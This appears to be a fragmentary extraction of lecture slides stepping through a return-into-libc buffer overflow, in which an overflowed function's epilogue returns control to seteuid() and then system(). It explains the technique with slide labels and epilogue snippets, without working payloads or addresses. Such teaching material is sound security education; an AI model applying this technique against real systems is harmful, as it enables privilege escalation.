


```
return 0;
```

```
    mov esp,ebp  
    pop ebp  
    ret
```

```
}
```

After Overflow




get_buff() Returns 1


```
return 0;
```

```
eip → mov esp,ebp  
      pop ebp  
      ret
```

```
}
```



get_buff() Returns 2



get_buff() Returns 3


```
return 0;
```

```
    mov esp,ebp
```

```
    pop ebp
```

```
    eip → ret
```

```
}
```




get_buff() Returns 4

`ret` instruction
transfers control
to `seteuid()`

`esp` →

`ebp` →

```
return 0;
    mov esp,ebp
    pop ebp
    ret
}
```



seteuid() Returns 1

seteuid() return transfers control to leave/return sequence


```
return 0;
```

```
eip → mov esp,ebp  
      pop ebp  
      ret
```


```
}
```

esp →


ebp →



setuid() Returns 2



seteuid() Returns 3



seteuid() Returns 4

`ret()` instruction transfers control to `system()`


```
return 0;
```

```
    mov esp,ebp  
    pop ebp  
    ret
```


```
}
```

esp →

ebp →



system() Returns 1



system() Returns 2

